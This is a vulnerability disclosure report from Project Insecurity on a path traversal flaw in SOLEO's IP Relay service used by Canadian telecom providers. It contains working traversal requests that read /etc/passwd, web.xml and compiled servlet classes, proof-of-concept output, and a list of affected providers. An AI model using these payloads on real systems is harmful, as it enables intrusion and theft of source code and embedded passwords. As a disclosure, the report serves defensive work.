PROJECT

INSECURITY

Project Insecurity - insecurity.sh

SOLEO IP Relay - Vulnerability Report

1.0 - Abstract

SOLEO IP Relay (by Soleo communications) is a cloud-based IP Relay service for telecommunications providers. It is a solution in compliance with government-mandated service requirements for IP Relay Services, also known as “Remote Interpreting Services”. It is a service that allows people who are deaf, hard of hearing, or have a speech disorder to place calls through a TTY or other assistive telephone device . IP Relay is also commonly known as “TRS”, “relay service” or “IP-Relay”. Dominik Penner of Project Insecurity discovered a local file disclosure in this software.

1.1 - Disclosure Timeline


July 17th - An email with our findings was sent to the email on SOLEO’s website
July 18th-25th - Several more emails were sent to the same email over the course of a week
August 8th - VP of Service Assurance reaches out via LinkedIn
August 10th - Vendor confirms patch, refuses to establish disclosure timeline despite multiple attempts

2.0 - Discovery

A local file disclosure vulnerability was discovered in SOLEO’s IP Relay service. Upon visiting the login page of a provider’s IP Relay client, we noticed that if someone were to click the “forgot password” link, it would bring them to a URL which appeared as the following:

```
https://<host>.<tld>/IPRelayApp/servlet/IPRelay?page=forgotPassword
```

The obvious GET “page” parameter immediately jumped out at us. After changing the parameter value to “test”, we were shown this response:



HTTP Status 404 - /IPRelayApp/jsp/test.jsp

type Status report


message /IPRelayApp/jsp/test.jsp

description The requested resource (/IPRelayApp/jsp/test.jsp) is not available.

Apache Tomcat/5.5.23

Figure 1: Response of https://<host>/IPRelayApp/servlet/IPRelay?page=test

From this error, it is clear the page parameter is attempting to load a JSP file. This is one of the servlet’s security mechanisms to avoid loading sensitive files. Null-byte poisoning was an unlikely option, so we turned to HTTP parameter poisoning. By including a trailing question mark on the file name, we were able to fool the server into thinking it was about to receive a parameter, effectively truncating the .jsp.



HTTP Status 404 - /IPRelayApp/jsp/anyfile.txt

type Status report


message /IPRelayApp/jsp/anyfile.txt

description The requested resource (/IPRelayApp/jsp/anyfile.txt) is not available.

Apache Tomcat/5.5.23

Figure 2: Response of https://<host>/IPRelayApp/servlet/IPRelay?page=anyfile.txt?

After we had done that, we decided we would try to load the passwd file from the server to confirm whether or not this was a file disclosure vulnerability. This was the response we got whenever we tried to traverse above the “IPRelayApp” directory:



IPRelay - Internal Error

type Error report

message

description IPRelay encountered an internal error () that prevented it from fulfilling this request.

IPRelay


Figure 3: Response of

https://<host>/IPRelayApp/servlet/IPRelay?page=../../../../../../../etc/passwd?

This was due to the fact that the web-app is restricted to only loading files from within a certain directory. This limits us to only loading files within IPRelayApp/*. In this scenario, this is what the directory layout looked like, thanks to Tomcat.

```
IPRelayApp/
  |- jsp/
  |- images/
  |- html/
  |- META-INF/
  |- WEB-INF/
     |- classes/
     |- help/
     |- logs/
     |- lib/
     |- xml/
     |- files/
     |- web.xml
```

The WEB-INF directory is within the IPRelayApp directory, meaning we could load web.xml, a XML document that has a few mappings for Tomcat to understand where to pull certain files from. Here is proof of the file getting loaded:




```
- <web-app>
    <!-- Filters -->
  - <filter>
      <filter-name>LoggedInFilter</filter-name>
      <filter-class>com.soleo.iprelayweb.common.filters.Logge
    - <init-param>
        <param-name>LoginStateAttributeName</param-nan
```

Figure 4: Response of http://<host>/IPRelayApp/servlet/IPRelay?page=../WEB-INF/web.xml?

At this point, we wrote a nice little proof-of-concept to parse the web.xml file and find the location of the source files. This was purely to confirm the severity of this vulnerability. This was the output of our script.

```
[+] connecting to <redacted>
src file found @ 'com/soleo/iprelayweb/common/filters/LoggedInFilter.class'
src file found @ 'com/soleo/iprelayweb/common/filters/RedirectionFilter.class'
src file found @ 'com/soleo/iprelayweb/common/filters/HostnameFilter.class'
src file found @ 'com/soleo/iprelayweb/common/filters/SetHeadersFilter.class'
src file found @ 'com/soleo/iprelayweb/common/filters/SetHeadersFilter.class'
src file found @ 'com/soleo/iprelayapp/filters/ChangePasswordFilter.class'
src file found @ 'com/soleo/iprelayweb/common/filters/EncodingFilter.class'
src file found @
'com/soleo/iprelayapp/filters/PasswordChangeRestrictionFilter.class'
src file found @ 'com/soleo/iprelayapp/filters/SSORedirectFilter.class'
src file found @ 'com/soleo/iprelayapp/common/ContextListener.class'
src file found @ 'com/soleo/iprelayapp/servlets/LoginServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/SoleoInteractionServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/CreateUserServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/CreateCDRServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/FindSecurityQuestionServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/ChangePasswordServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/VerifyAccountServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/GenerateIPRelayPageServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/ProfilePageServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/ProfileServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/PreferencesPageServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/RegistrationPageServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/WelcomeServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/LogoutServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/UpdateProfileServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/UpdatePreferencesServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/ValidateIPUserStatusServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/OfflineMessageServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/AddressBookServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/SaveIPConversationServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/SessionPingServlet.class'
src file found @ 'com/soleo/iprelayweb/common/servlet/PingServlet.class'
src file found @ 'com/soleo/iprelayweb/common/servlet/Skinner.class'
src file found @ 'com/soleo/iprelayapp/servlets/FinishLoginServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/SSOEntryServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/ShibbolethErrorServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/MakeCallServlet.class'
src file found @ 'com/soleo/iprelayapp/servlets/ChangeOperatingLanguage.class'
```

All of the following files can be downloaded by loading them from WEB-INF/classes/*. Once again, to confirm severity, we tried to load one of these files.



servlet/IPRelay?page=../WEB-INF/classes/com/soleo/iprelayapp/serv

ar

Opening IPRelay

You have chosen to open:


IPRelay

which is: Java class (4.4 KB)

Figure 5: IPRelay serving a class file after utilizing the path traversal

After loading this file into our text editor, it was evident that these classes had been compiled in Java bytecode. However, a determined attacker would easily be able to convert this directly back to source, compromising source code and other sensitive files. Within the source code lies passwords which allow the servlet to communicate with other services, such as SQL/LDAP. An attacker could extract these passwords from within the source files, and further escalate their privileges on the server, or even use said information in a social engineering attack. The end result could be escalated to yield remote code execution, though we were not comfortable attempting to do this before getting in contact with the vendor.

Proof of Concept




```
private static final Logger logger = Logger.getLogger("com.soleo.iprelc

public ChangePasswordServlet() {}

public void doPost(HttpServletRequest request, HttpServletResponse resp
{
  logger.fine(Utils.getServletTrace(request));
  Locale locale = LocaleUtils.parseLocale(request);

  String virtualNumber = request.getParameter("virtualNumber");
  logger.finest("Handling request to update users password.  virtual nu
  String newPassword = request.getParameter("newPassword");
  String newPasswordRetype = request.getParameter("newPasswordRetype");
```

Figure 6: Screengrab of a class file loaded via the LFD

3.0 - Impact

Severity: High

Essentially every Internet Service Provider in Canada uses Soleo's IP Relay service. This was not an initial discovery however upon further analysis the impact of this vulnerability kept increasing. By utilizing Google dorks, we were able to determine that there were at least *ten* other Internet Service Providers in Canada that were running the same vulnerable instance of Soleo's IP Relay. Interestingly enough six out of the twn vulnerable ISPs were actually the largest telecom providers in Canada. An image has been provided below (courtesy of World Atlas).



The Largest Telecom Providers in Canada

Rank	Company Name	Subscriptions (2016)
1	Rogers Communications	10,274,000
2	Telus Communications	8,600,000
3	BCE Inc.	8,568,872
4	Shaw Communications	1,086,185
5	Videotron	828,900
6	SaskTel	614,221

This page was last updated on **August 1, 2017**.
By Zainab Reza

Figure 7: Ranking of the largest Internet Service Providers in Canada via World Atlas

To conclude this report, we have confirmed that a determined attacker (APT/foreign entity) could leverage this vulnerability to steal passwords from configuration files across multiple providers, compromise said providers using the stolen passwords, and then *potentially* launch a large scale identity theft operation against Canadians. Seeing as Canada's federal elections are coming up in 2019, this vulnerability could have had detrimental effects for Canadian citizens who confide in these providers to safeguard their identity.

Due to our concerns about the social security of Canadian citizens, we decided to compile a list of the providers that were affected by this vulnerability. In total this can ultimately lead to the compromise of over 30 million Canadian records.

```
Bell
Sasktel
Telus
Shaw
Videotron
MTS
Rogers (their services are hosted at iprelayservice.net)
Bell Aliant
Cogeco
Fido (their services are hosted at iprelayservice.net)
Koodo (their services are hosted at iprelayservice.net)
Chatr (their services are hosted at iprelayservice.net)
AllStream
EastLink
```

4.0 - Remediation

This vulnerability exists due to the fact that there is improper sanitization on the “page” GET parameter in servlet/IPRelay. A developer should always check for dangerous characters in filenames. In this case we were able to navigate our way through the server and into the WEB-INF directory by using directory traversal characters (../).

For recommended practices, refer to the following link:
https://www.owasp.org/index.php/File_System#Path_traversal

5.0 - Credits

Dominik Penner

https://www.linkedin.com/in/dominik-penner/

Manny Mand

https://www.linkedin.com/in/mannymand/